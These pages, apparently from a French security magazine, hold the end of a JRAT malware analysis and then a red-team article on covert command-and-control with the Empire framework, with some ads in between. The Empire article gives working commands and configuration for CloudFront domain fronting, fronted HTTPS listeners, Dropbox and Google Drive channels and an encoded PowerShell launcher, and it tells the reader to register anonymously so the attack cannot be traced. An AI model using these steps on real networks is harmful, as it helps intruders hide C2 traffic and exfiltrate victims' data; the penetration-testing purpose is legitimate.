   int n4 = (3 ^ 5) << 3 ^ (3 ^ 5);
   int n5 = 5 << 3 ^ 5;
   5 << 3 ^ (2 ^ 5);
   int n6 = n = string.length() - 1;
   String string2 = string;
   while (n3 >= 0) {
       int n7 = n3--;
       arrc[n7] = (char)(n5 ^ (IIiiIiiiii.charAt(n7) ^ string2.
charAt(n)));
       if (n3 < 0) break;
       char c = arrc[v198] = (char)(n4 ^ (IIiiIiiiii.charAt(n3--) ^
string2.charAt(n)));
       if (--n < 0) {
           n = n6;
       }
       int n8 = n3;}
       return new String(arrc);
   }
```

Dans cet extrait, nous pouvons voir que deux lignes ne peuvent pas être compilées par JAVA : la ligne 51, car la valeur n'est stockée nulle part et la ligne 58, car v198 n'est pas une variable existante. L'explication est que le décompilateur n'a pas réussi à décompiler correctement cette classe. Malheureusement, à l'heure actuelle aucun des 7 décompilateurs utilisés pour tenter d'obtenir le code des fonctions de construction de chaînes n'a fonctionné. Il n'a donc pas été possible d'avoir plus de précision sur les paramètres des méthodes utilisées.

3.4 Communication vers l'extérieur

L'analyse de l'activité réseau générée par l'exécution de JRAT met en avant la communication entre le poste infecté et l'adresse 185.148.241.47 depuis le port 49254.

Dans le flux TCP, nous pouvons voir que le domaine **www[.]jackpotkizi[.]cf** est contacté et que celui-ci répond avec le certificat **assylias.Inc** connu pour être un certificat utilisé par adwind/JRAT.

Dans le code, nous pouvons aussi noter la présence d'objets **HttpURLConnection** dont certaines propriétés ont été configurées. Nous pouvons imaginer que l'une de ces propriétés est l'utilisation d'un user-agent particulier. Ces objets **HttpURLConnection** permettent à JRAT de télécharger des fichiers supplémentaires qui sont écrits dans le dossier temporaire du système puis exécutés soit via la méthode **RunFile** vue précédemment soit directement si le fichier téléchargé est un JAR.

Conclusion

JRAT est un malware utilisé fréquemment dont l'analyse peut s'avérer fastidieuse. En effet, l'exécution du malware peut être découpée en 3 étapes durant lesquelles plusieurs techniques d'obfuscation sont utilisées que ce soit dans la construction des chaînes de caractères, dans le nommage des classes et des variables ou bien encore dans l'utilisation de spécificités de Java ou de la programmation orientée objet. Le cœur de JRAT lui, est pensé pour être opérationnel sur tout type de plateforme et offre la possibilité à ses utilisateurs d'exécuter d'autres fichiers sur le poste compromis. Il est certain que ce malware a un bel avenir devant lui, la licence à vie étant vendue à seulement 69$ avec un support qui a l'air plutôt réactif... ■

Remerciements

Un grand merci à Sébastien Larinier et Paul Rascagnères pour leur aide et leur relecture ainsi qu'à Robin Marsollier pour sa confiance.

Références

[JD-GUI] http://jd.benow.ca

[JAD] https://varaneckas.com/jad/

[CFR] http://www.benf.org/other/cfr/

SUR :

connect.ed-diamond.com

Les résultats des recherches peuvent être filtrés par publication, domaine et tag.

» ET BIEN PLUS ENCORE...

- un sommaire cliquable de chaque article,
- l'affichage dans un nouvel onglet des sites référencés,
- la possibilité de copier-coller du code ou encore d'évaluer les articles...

BON À SAVOIR : l'abonnement à la plateforme de lecture en ligne CONNECT pourra être personnalisé en fonction du nombre de personnes composant son équipe grâce à nos diverses formules.

TOUT CELA À PARTIR DE 239 € TTC*/AN !

* Tarif France Métropolitaine

OFFRE DÉCOUVERTE CONNECT

1 MOIS GRATUIT, RÉSERVÉE AUX PROFESSIONNELS

Appelez le 03 67 10 00 28 et donnez le code « MISC99 » pour découvrir Connect gratuitement pendant 1 mois !

Pour tous renseignements complémentaires, contactez-nous via notre site internet : **www.ed-diamond.com**, par téléphone : **03 67 10 00 28** ou envoyez-nous un mail à **connect@ed-diamond.com** !

* Offre valable jusqu'au 31/12/2018 pour un magazine au choix, une seule fois par entreprise ou établissement durant cette période. Cette Offre Découverte n'est pas cumulable à un abonnement Connect déjà en cours.

TECHNIQUES DE COMMUNICATIONS FURTIVES AVEC EMPIRE
OU COMMENT EXFILTRER DES DONNÉES SANS ÊTRE DÉTECTÉ

Bilal BENSEDDIQ & Charles IBRAHIM
Consultants chez Wavestone

mots-clés : PENTEST / EMPIRE / DOMAIN FRONTING / GOOGLE API

Vous êtes un attaquant en mode « Red Team », et vous voulez éviter d'être détecté par le SOC ? Vous devez communiquer avec un C&C bloqué par politique ? Vous avez des données confidentielles à envoyer sur un canal résistant au déchiffrement TLS ? Enter the Empire...

Le framework Empire **[1]** repose sur le lancement d'un ou plusieurs agents communiquant avec un serveur léger ou *listener*. Ce *listener*, comme son nom l'indique, écoute les connexions entrantes des agents et permet de leur faire exécuter un nombre impressionnant de commandes.

Il intervient à l'étape de post-exploitation : lorsque le poste est déjà compromis ou qu'un utilisateur est poussé à lancer un agent Empire.

Il repose sur des communications chiffrées aux niveaux réseau et applicatif, ainsi que sur une architecture flexible : sa rapidité de déploiement, ses plus de 200 modules, et sa relative furtivité, en font un outil de choix pour tous les pentesteurs et autres attaquants en mission de type *Red Team*.

Cet article se concentrera sur un aspect réduit, mais fondamental de l'utilisation d'Empire : l'établissement de communications avec un *listener* dont il sera difficile voire impossible pour le défenseur de retracer l'origine, via la technique du *domain fronting*, ou via l'écriture et lecture de données via les API de grands fournisseurs du Cloud.

1 Rappels : qu'est-ce qu'Empire ?

1.1 Un client, un listener, quelques stagers, plein de modules

D'un point de vue système, la stratégie adoptée par les développeurs d'Empire a été d'implémenter un agent entièrement en Powershell, afin de tirer profit de l'intégration du langage avec les API Windows d'une part, et d'autre part d'éviter d'être détecté en se fondant dans l'environnement Windows. Ceci demeure vrai à la date de rédaction de l'article, bien que les éditeurs de produits de sécurité investissent massivement ce créneau de détection.

L'agent Empire est donc entièrement en Powershell (le plus souvent) ou Python (rarement) et supposé fonctionner sur Windows ou Linux, tandis que le *listener* est un programme Python lancé sur votre serveur Linux de commande et de contrôle.

En plus des agents et *listener*, Empire comprend les notions de stagers et de modules : les premiers sont simplement les programmes de lancement de l'agent (script .bat, .sh, archive .war...), tandis que les seconds, mentionnés plus haut, embarquent les fonctionnalités d'exécution de code, de collecte d'informations, capture de credentials (il y a 16 modules Mimikatz !), et autres actions de découverte d'environnement.

1.2 Des communications chiffrées à deux niveaux

Côté réseau, et cet aspect va grandement nous intéresser par la suite, les communications entre l'agent et le *listener* sont non seulement établies sur un canal TLS, mais encore sont chiffrées au niveau applicatif grâce au protocole d'échange de clés EKE **[2]**. Sans trop entrer dans les détails, cet échange s'appuie sur le partage entre l'agent et le *listener* d'un secret faible, car embarqué dans l'agent (une clé AES générée à l'installation d'Empire), mais permettant de générer en mémoire de l'agent un couple de clés RSA, puis une clé de session unique entre l'agent et le *listener*.

Les données échangées entre l'agent et le *listener* sont systématiquement chiffrées avec cette clé de session unique **[3]** lors des échanges ultérieurs, ce qui les rend incompréhensibles à un investigateur qui déchiffrerait la connexion TLS entre l'agent et le *listener*.

Le seul moyen de déchiffrer ces données serait de récupérer la clé de session AES unique en mémoire de l'agent, par exemple en s'injectant dans le processus powershell qui le constitue... les produits de sécurité du marché en sont loin !

Plus classiquement, les communications entre l'agent et le *listener* peuvent (non obligatoirement) être encapsulées dans un tunnel TLS. C'est ce qui permet d'implémenter la technique du *domain fronting*.

Enfin, les URLs requêtées par l'agent sont génériques et configurables : par défaut, il s'agit de `/admin/login.php`, `/console/dashboard.asp`, et `/news/today.jsp`, tandis que la valeur du *user-agent* est positionnée par défaut à `Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0);`. Une fois un *listener* lancé, ce dernier présente en apparence une page d'accueil IIS, et un défenseur qui essaierait différentes URLs ne tomberait que sur des pages d'erreur du type *404 not found*.

2 Le domain fronting

2.1 Principes

Le *domain fronting* est une technique de communication entre un émetteur A et un destinataire C, qui s'appuie sur :

- l'utilisation de TLS ;
- l'utilisation dans la couche TLS d'un champ **SNI** (*Server Name Indication*) correspondant à un destinataire B, ayant pour valeur un nom de domaine « frontable » (la signification de ce terme vient après) ;
- l'utilisation d'un champ de *header* **Host** (au niveau HTTP, encapsulé dans TLS et invisible sans déchiffrement) correspondant en revanche bien à la cible C.

La cible B, lorsqu'elle déchiffre la requête, constate que la valeur du champ **Host** ne lui correspond pas :

- si elle le peut, elle route alors la requête vers le domaine C spécifié par le champ **Host**. Cette capacité de routage lui donne son caractère « frontable » ;
- si elle ne peut router la requête, elle renvoie généralement une erreur 404 (*Not found*) ou 502 (*Bad Gateway*), voire 504 (*Gateway timeout*).

Les domaines frontables B sont notamment ceux possédant un alias appartenant au même *Content Delivery Network* (CDN) que notre destinataire C, par exemple ceux s'appuyant sur Akamai, Azure, Cloudfront, MaxCDN... **[4]**

De plus, et afin que le domaine frontable ne puisse être bloqué sans effet de bord important, il est recommandé de choisir des domaines utilisés largement.

Un exemple de tel domaine, présent parmi la liste **[ALEXA]** du million de sites les plus consultés :

```
# dig newthingstoday.com

...
;; QUESTION SECTION:
;newthingstoday.com.      IN   A

;; ANSWER SECTION:
newthingstoday.com.   1800   IN   CNAME   d2o4uqorn3u86h.cloudfront.net.
d2o4uqorn3u86h.cloudfront.net. 1800 IN   A   13.32.210.121
d2o4uqorn3u86h.cloudfront.net. 1800 IN   A   13.32.210.172
d2o4uqorn3u86h.cloudfront.net. 1800 IN   A   13.32.210.38
d2o4uqorn3u86h.cloudfront.net. 1800 IN   A   13.32.210.155

...
```

Le principe du *domain fronting* peut être schématisé comme en figure 1.

2.2 Implémentation

Sous réserve de posséder une distribution cloudfront pointant vers monserveur.com, il « suffit » de trouver un domaine frontable pour pouvoir requêter monserveur.com via la technique du domaine fronting.

Dans l'exemple suivant, on récupère ainsi `monimage.jpg`, hébergée à la racine de monserveur.com, lequel est répliqué par la distribution `dzzzyyyyyxxxxx.cloudfront.net` :

```
wget http://newthingstoday.com/monimage.jpg --header "Host:
dzzzyyyyyxxxxx.cloudfront.net" -v
```




Fig. 1 : Schéma de principe du domain fronting.

2.2.1 Recherche automatisée de domaines frontables

Cette recherche est nécessaire si votre domaine initial (ici newthingstoday.com) est détecté.

Un script de recherche de domaines alternatifs a été développé **[GETCNAME]** ; il s'appuie simplement sur la recherche d'entrées DNS de type **CNAME** et de valeur ***.cloudfront.net** parmi la liste **[ALEXA]** mentionnée.

Sous réserve que le langage Go soit installé, il suffit de lancer la commande suivante :

```
$ go run get_cname.go
Unzipped: output/top-1m.csv
...
newthingstoday.com d2o4uqorn3u86h.cloudfront.net.
```

2.2.2 Mise en place d'une distribution Cloudfront

Une distribution Cloudfront peut être configurée complètement en 30 minutes, dont 5 minutes pour créer un compte AWS, et 20 minutes pour attendre son activation une fois la configuration déterminée. C'est donc rapide... et c'est gratuit (pendant 1 an) !

Le plus important (et ce qui bien sûr n'est pas bien documenté), est de correctement configurer :

- Les propriétés de mise en cache de la distribution. Cette dernière ne doit rien mettre en cache : ni les cookies, ni les headers, ni les requêtes. Rien ! Ce sont les cookies et plus généralement le contenu des headers qui authentifieront l'agent Empire.
- Les méthodes et protocoles supportés : il convient de tout autoriser pour s'éviter des maux de tête lors du débogage de la chaîne de communication ; requêtes **POST**, **GET** notamment (pas seulement **GET**) pour que l'agent Empire puisse établir une connexion avec le *listener*, et chiffrement identique à l'utilisateur (HTTP et HTTPS) pour que le trafic HTTPS initié par l'agent soit correctement routé par la distribution vers le *listener*.

Le reste des paramètres de la distribution peut être laissé par défaut, notamment les onglets ***Pages d'erreurs***, ***Restrictions***, ***Invalidations***, et ***Balises***, qui peuvent être laissés vides.

Mais quel nom de domaine configurer (champ **Origine**) me direz-vous ? Celui que vous voulez, de préférence un nom de domaine qui n'a aucun rapport ni avec vous ni avec votre victime.

Votre nom de domaine pointant vers l'adresse IP de votre serveur de *Command & Control*, il ne manque plus que d'associer à ce nom de domaine un certificat (si vous n'avez pas un certificat valide, vous aurez une erreur 502).

Pour ce faire, il est possible d'utiliser un certificat Let's Encrypt, qui peut être généré avec l'outil **[CERTBOT]**.




Fig. 2 : Paramétrage d'une distribution cloudfront pour réaliser du domain fronting.

Une fois le dépôt certbot cloné, la génération de certificat se lance simplement comme suit :

```
./certbot-auto certonly
```

Puis il convient de répondre aux questions :

```
How would you like to authenticate with the ACME CA?
-------------------------------------------------------------------------------
1: Apache Web Server plugin - Beta (apache)
2: Nginx Web Server plugin - Alpha (nginx)
3: Spin up a temporary webserver (standalone)
4: Place files in webroot directory (webroot)
-------------------------------------------------------------------------------
Select the appropriate number [1-4] then [enter] (press 'c' to
cancel): 3
Plugins selected: Authenticator standalone, Installer None
Enter email address (used for urgent renewal and security notices)
(Enter 'c' to
cancel): <your mail address>
...
Please enter in your domain name(s) (comma and/or space separated)
(Enter 'c'
to cancel): <your domain name>
```

HS2
Hervé Schauer Sécurité

Formation cybersécurité technique

PROGRAMME

Introduction à la cybersécurité

ESSCYBER :
Essentiels techniques de la cybersécurité
SECUCYBER :
Fondamentaux techniques de la cybersécurité

Sécurité défensive et Réponse aux incidents

SECUWEB :
Sécurité des serveurs et des applications Web
SECUWIN :
Sécurisation des infrastructures Windows
SECULIN :
Sécurité Linux
SECUARCH :
Conception d'architectures sécurisées
SECUBLUE :
Surveillance, détection et réponse aux incidents de sécurité

Sécurité des réseaux et des infrastructures

SECUINDUS :
Cybersécurité des systèmes industriels
SECURSF :
Sécurité des réseaux sans fil
DNSSEC :
DNSSEC
SECUPKI :
Infrastructures de clés publiques
SECUPKIWIN :
Infrastructure de clés publiques Windows

Inforensique

FORENSIC1 :
Analyse inforensique Windows
FORENSIC2 :
Analyse inforensique avancée
REVERSE1 :
Rétroingénierie de logiciels malfaisants

Sécurité offensive

PENTEST1 :
Test d'intrusion
PENTEST2 :
Test d'intrusion et développement d'exploits

+33 644 014 072

www.hs2.fr

formations@hs2.fr


```
Obtaining a new certificate
Performing the following challenges:
http-01 challenge for mondomaine.com
Waiting for verification...
Cleaning up challenges

IMPORTANT NOTES:
 - Congratulations! Your certificate and chain have been saved at:
   /etc/letsencrypt/live/mondomaine.com/fullchain.pem
   Your key file has been saved at:
   /etc/letsencrypt/live/mondomaine.com/privkey.pem
   ...
```

Vous êtes alors prêts pour faire du *domain fronting* avec Empire, et cela va arriver très vite !

2.3 Enter the Empire

La plus grosse partie du travail est faite, et pour résumer, vous devez avoir à ce stade :

- sélectionné un nom de domaine « frontable » ;
- monté une distribution cloudfront qui pointe vers le nom de domaine associé à une adresse IP publique hébergeant votre serveur de *Command & Control*.

Vous devez maintenant :

- lancer un *listener* Empire ;
- configurer un profil de génération d'agent qui pointe vers le domaine « frontable » et insère dans les *headers* de l'agent une valeur **Host : <votre distribution cloudfront>** ;
- générer un agent prenant en compte ce profil.

Et avec Empire, c'est singulièrement facile, puisque le fichier de ressource suivant permet de réaliser l'ensemble des actions ci-dessus :

```
# cat data/tls_listener_DF.rc
listeners
uselistener http
set Name https_listener
set CertPath data
set DefaultProfile /admin/login.php,/console/dashboard.asp,/news/
today.jsp| Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0);|Host:d
zzzyyyyyxxxxx.cloudfront.net
set Host https://newthingstoday.com:443
set Port 443
execute
back
usestager multi/launcher
set Listener https_listener
generate
```

La première commande vous positionne dans le menu des *listeners*, la deuxième définit le type de *listener* que vous allez lancer, la troisième son nom, puis vous définissez le chemin relatif (ici le répertoire **data** dans le repository Empire fraîchement cloné) où se trouveront les certificats du nom de domaine.

La cinquième ligne définit le profil, c'est la valeur par défaut à laquelle vous avez ajouté une commande permettant l'ajout du *header* adéquat dans les communications agent/*listener*.

La sixième dit que l'agent adressera ses communications à **https://newthingstoday.com:443**, la septième dit au *listener* d'écouter sur le port 443 (donc de recevoir les communications TLS vers votre nom de domaine), et enfin, les commandes restantes lancent le *listener*, reviennent dans le menu principal, et génèrent un agent prenant en compte le profil du *listener*.

Finalement, et pour conclure, vous pouvez lancer un *listener* prêt au *domain fronting* avec la commande :

```
# ./empire --debug -r data/tls_listener_DF.rc
```

3 Alternative : se cacher derrière le Cloud

3.1 Dissimuler Empire derrière le Cloud

3.1.1 Principe et état de l'art

Une alternative à l'utilisation du *domain fronting* pour l'établissement de communications furtives entre l'agent et le *listener* est le passage par des API d'édition de fichiers de grands fournisseurs du Cloud, tels que Microsoft OneDrive, Dropbox, ou encore Google Drive.

Le principe de base d'« Empire derrière le Cloud » est simple : au lieu de requêter directement le *listener*, l'agent lit régulièrement un fichier **/Empire/taskings/[SESSIONID].txt** (stocké dans le Cloud) contenant les instructions envoyées par le *listener*, les exécute, puis renvoie ses résultats dans un fichier **/Empire/results/[SESSIONID].txt** (également stocké dans le Cloud) (voir figure 3).

Lors de la rédaction de cet article, Empire était en version 2.5, et supportait deux API d'édition de fichier dans le Cloud : Microsoft OneDrive et Dropbox.

3.1.2 Utilisation d'Empire avec Dropbox

L'utilisation d'Empire dissimulé derrière Dropbox peut se résumer en 5 étapes clés :

1 - Création d'un compte Dropbox et génération d'une clef d'API

Cette première étape consiste à s'inscrire sur **dropbox.com** en utilisant une adresse mail anonyme souscrite auprès de n'importe quel service mail ne nécessitant pas de preuve d'identité (par exemple protonmail), de préférence depuis une adresse IP ne permettant pas

de tracer votre position, identité, ou organisation.

Une fois inscrit, une application devra être créée à l'adresse suivante : https://www.dropbox.com/developers/apps.

Puis une clef d'API doit être générée à l'adresse : https://www.dropbox.com/developers/apps/info/[app_key].

Cette clef d'API, appelée *access token*, prend la forme d'une série de 64 caractères alphanumériques :




Fig. 3 : Principe de fonctionnement d'Empire dissimulé derrière le Cloud.

```
9uY-7zxRmePPPPPPPPPGSwChJggdVpQDmGAYK2cvu85UYTyujdfARQVbsnzyuey
```

Il s'agit du secret qui permettra à l'agent et au *listener* de s'authentifier auprès des services d'édition de fichiers Dropbox.

2 - Initialisation d'un listener Empire « dbx » (Dropbox) et configuration de sa clef d'API

La seconde étape consiste à initialiser un *listener* Empire Dropbox via la commande suivante :

```
(Empire) > listeners
(Empire: listeners) > uselistener dbx
(Empire: listeners/dbx) >
```

La liste des options prises en entrée peut être affichée via la commande :

```
(Empire: listeners/dbx) > info
```

Il est nécessaire de fournir à Empire le paramètre **APIToken**, correspondant à l'*access token* récupéré à l'étape 1, en utilisant la commande :

```
(Empire: listeners/dbx) > set APIToken 9uY-7zxRmePPPPPPPPPGSwChJgg
dVpQDmGAYK2cvu85UYTyujdfARQVbsnzyuey
```

L'*access token* indiqué l'est à titre indicatif, il est bien sûr nécessaire de le remplacer par celui de votre application.

3 - Exécution du listener

Le *listener* est maintenant initialisé et prêt à être exécuté. Assurez-vous d'être bien connecté à Internet pour cette étape :

```
(Empire: listeners/dbx) > execute
[*] Starting listener 'dropbox'
[+] Listener successfully started!
```

Le *listener* s'exécute alors, puis vérifie que l'*access token* fourni est bien valide. En cas de succès, il crée l'arborescence de fichiers dans Dropbox qui sera utilisée par le *listener* et l'agent, met à disposition le code du *stager* dans le fichier **/Empire/staging/debugps**, puis se met en attente de communications entrantes par un agent qui s'activerait, en lisant régulièrement le contenu du dossier **/Empire/staging/** dans lequel l'agent doit écrire son premier fichier d'initialisation de la communication agent/*listener*.

4 - Génération d'un launcher Dropbox

Il est désormais temps de générer un *launcher*. Il s'agit d'un script tenant sur une ligne de commandes powershell obfusquée et encodée en base64, à exécuter sur la machine compromise, qui a pour rôle de télécharger le code du *stager* et de l'exécuter. Pour générer le *launcher*, on utilise la commande :

```
(Empire) > listeners

[*] Active listeners:

  Name            Module      Host         Delay/Jitter   KillDate
  ----            ------      ----         ------------   --------
  dropbox         dbx                      60/0.0

(Empire: listeners) > launcher powershell dropbox
powershell -noP -sta -w 1 -enc
SQBmAsoUejddOiekKsmdcuePAVgBFoIuzZHHXbsQhKKZkSmPuIG[...]
```

Le *launcher* généré étant d'une longueur conséquente, il a ici été coupé.

5 - Compromission d'une machine cible et lancement de l'agent sur celle-ci

Ce *launcher* Empire doit désormais être lancé sur une machine cible, via n'importe quel canal (pièce jointe malveillante, lien vers un site web malicieux exécutant le launcher *via* du code JavaScript, clef USB, *rubber ducky*, etc.).

Le launcher initiera alors la session de communication avec le *listener* au travers du système de fichiers dans le *Cloud* Dropbox, puis récupèrera le *stager*, et se mettra en attente d'instructions en lisant régulièrement le fichier **/Empire/taskings/[SESSIONID].txt**.

L'agent apparaîtra alors dans le menu ***Agents*** d'Empire :

```
(Empire) > agents
[*] Active agents:
```


```
Name      Lang Internal IP Machine Name Username
--------- ---- ----------- ------------ ---------
87NAPFWY  ps   10.0.2.15   SEEKER-VM    SEEKER-VM\seeker

Process         Delay  Last Seen
-------         -----  -----------
powershell/3900 60     2018-05-16 16:47:35
```

Il est alors possible d'utiliser les commandes Empire classiques de communication avec un agent Empire, par exemple pour lister le répertoire courant avec la commande **dir** :

```
(Empire: agents) > interact 87NAPFWY
(Empire: 87NAPFWY) > shell dir
```

3.2 Implémentation : la genèse du listener Google Drive

Dans ce chapitre, vous apprendrez les concepts fondamentaux permettant de comprendre les phases de conception d'un couple *listener* - agent communiquant via l'API Google Drive.

3.2.1 Pourquoi avoir créé un listener Google Drive ?

Nous avons décidé de développer un *listener* dédié à Google Drive pour différentes raisons :

- Des flux vers un outil largement utilisé tel que Google Drive ont une probabilité moindre d'être bloqués par la cible ou de lever des alertes que des flux vers une IP inconnue.
- Il est plus complexe voire impossible pour les équipes de sécurité opérationnelle du SI attaqué de remonter jusqu'à la source de l'attaque, étant donné l'utilisation d'un compte Google anonyme lors des requêtes de l'API.
- Le seul service Cloud supporté par Empire en janvier 2018, au moment du lancement du projet, était Dropbox, et il nous a semblé intéressant de diversifier cet outillage. En effet, les accès à Dropbox ne sont pas autorisés sur tous les SI d'entreprise, qui pourraient cependant autoriser les accès aux services Google.

3.2.2 S'intégrer à l'architecture Empire

3.2.2.1 Architecture du code et interactions entre fichiers Empire

L'arborescence de fichiers du code source Empire prend la forme simplifiée suivante :

```
.
└── [root    4.0K]  Empire
    ├── [root    4.0K]  data
    │   ├── [root    4.0K]  agent
    │   │   ├── [root    4.0K]  stagers
    │   │   └── [root     45K]  agent.ps1
    │   ├── [root    4.0K]  misc
    │   ├── [root    4.0K]  module_source
    │   ├── [root    4.0K]  obfuscated_module_source
    │   └── [root    4.0K]  profiles
    ├── [root    4.0K]  downloads
    ├── [root    4.0K]  lib
    │   ├── [root    4.0K]  common
    │   ├── [root    4.0K]  listeners
    │   ├── [root    4.0K]  modules
    │   ├── [root    4.0K]  powershell
    │   └── [root    4.0K]  stagers
    ├── [root    4.0K]  plugins
    └── [root    4.0K]  setup
```

Le dossier **Empire/data/agent/listeners** contient l'intégralité des *listeners*, tandis qu' **Empire/data/agent/stagers** contient les *stagers* (**http.py**, **dropbox.py**, **onedrive.py**, etc.). Les *stagers* associés à un *listener* utilisant le Cloud sont déposés sur ce dernier.

Le fichier **agent.ps1** contient le cœur de l'intelligence de l'agent Empire, capable de comprendre et d'interpréter toutes les instructions envoyées par le *listener*.

3.2.2.2 Mécanisme d'établissement de session initial : staging process

Comme expliqué précédemment, un *launcher* doit être généré puis lancé sur la cible, ce qui permet de télécharger et d'exécuter le *stager*, déposé sur Google Drive dans notre cas.

Ce *stager* est constitué du fichier **Empire/data/agent/stagers/gdrive.ps1** modifié par le *listener* : la casse de ses caractères est randomisée, puis il est chiffré en effectuant une opération XOR avec la clef de chiffrement AES fournie dans la configuration du *listener* (dans la rubrique ***Staging key***). Cette clef est également envoyée dans le *launcher* pour lui permettre de déchiffrer le *stager* (ce qui la rend vulnérable aux investigations des équipes de défense, pour plus de détails, voir **[2]**).

Le stager génère ensuite une paire de clés privée/publique RSA randomisée en mémoire, et utilise la *staging key* AES pour chiffrer puis publier la clé publique RSA dans un fichier **/Empire/staging/ [SESSIONID]_1.txt** dans le Cloud Google Drive.

Cet identifiant de session **SESSIONID** aléatoire de 12 caractères est généré à ce stade. Ce sera le nom initial que l'agent utilise pour s'annoncer au *listener*.

Le listener Google Drive va récupérer ce fichier **[SESSIONID]_1.txt**, puis renvoyer un *nonce* (l'heure du serveur) et une clé de session AES aléatoire, chiffrée avec la clé publique RSA de l'agent dans un fichier **/Empire/staging/[SESSIONID]_2.txt**.

DISPONIBLE DÈS LE 28 SEPTEMBRE

LINUX PRATIQUE HORS-SÉRIE N°43

LES HORS-SÉRIES CHANGENT DE FORMULE !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com

Basic authentication	*Oauth2 service accounts*	*Oauth2 OpenID Connect*
Mode d'authentification le plus simple, mais ne permet que d'accéder en lecture aux fichiers drive.	Mode d'authentification de complexité moyenne, mais ne permet pas de récupérer simplement les secrets en utilisant l'API python pour les envoyer à l'agent powershell.	Mode d'authentification le plus complexe, mais permet de récupérer facilement les secrets pour transmission à l'agent powershell lors de sa génération.

Tableau 1

L'agent récupère **`[SESSIONID]_2.txt`** sur Google Drive, le déchiffre, et collecte un certain nombre de données système qu'il publie dans un fichier **`/Empire/staging/[SESSIONID]_3.txt`** sur Google Drive de façon chiffrée avec la nouvelle clé de session AES récupérée.

Le serveur envoie finalement **`/Empire/data/agent/agent.ps1`** patché avec du code permettant les communications via Google Drive, dans un fichier **`/Empire/staging/[SESSIONID]_4.txt`**.

À partir de ce moment, l'agent est opérationnel et commence à régulièrement vérifier le contenu de **`/Empire/taskings/`** à la recherche d'un fichier **`[SESSIONID].txt`** contenant les instructions à exécuter, et renvoie ses résultats dans **`/Empire/results/[SESSIONID].txt`**.

3.2.3 S'authentifier sur Google Drive et rendre son agent « impérissable »

Les services d'API Google proposent de nombreux modes d'authentification **[5]** (voir tableau 1).

Une authentification *Oauth2 OpenID Connect* a été implémentée, en utilisant l'objet **`google.oauth2.credentials`** de l'API python Google Drive.

Les secrets et notamment le *refresh token* sont ensuite transmis aux agents powershell générés, qui implémentent la logique d'authentification Oauth2 web dans le *launcher*.

Il n'existe pas à cette date d'API Google Drive pour powershell, ce mécanisme doit donc être implémenté étape par étape, en utilisant par exemple les objets **`System.Net.WebClient`** pour effectuer les différentes requêtes de la mécanique d'authentification.

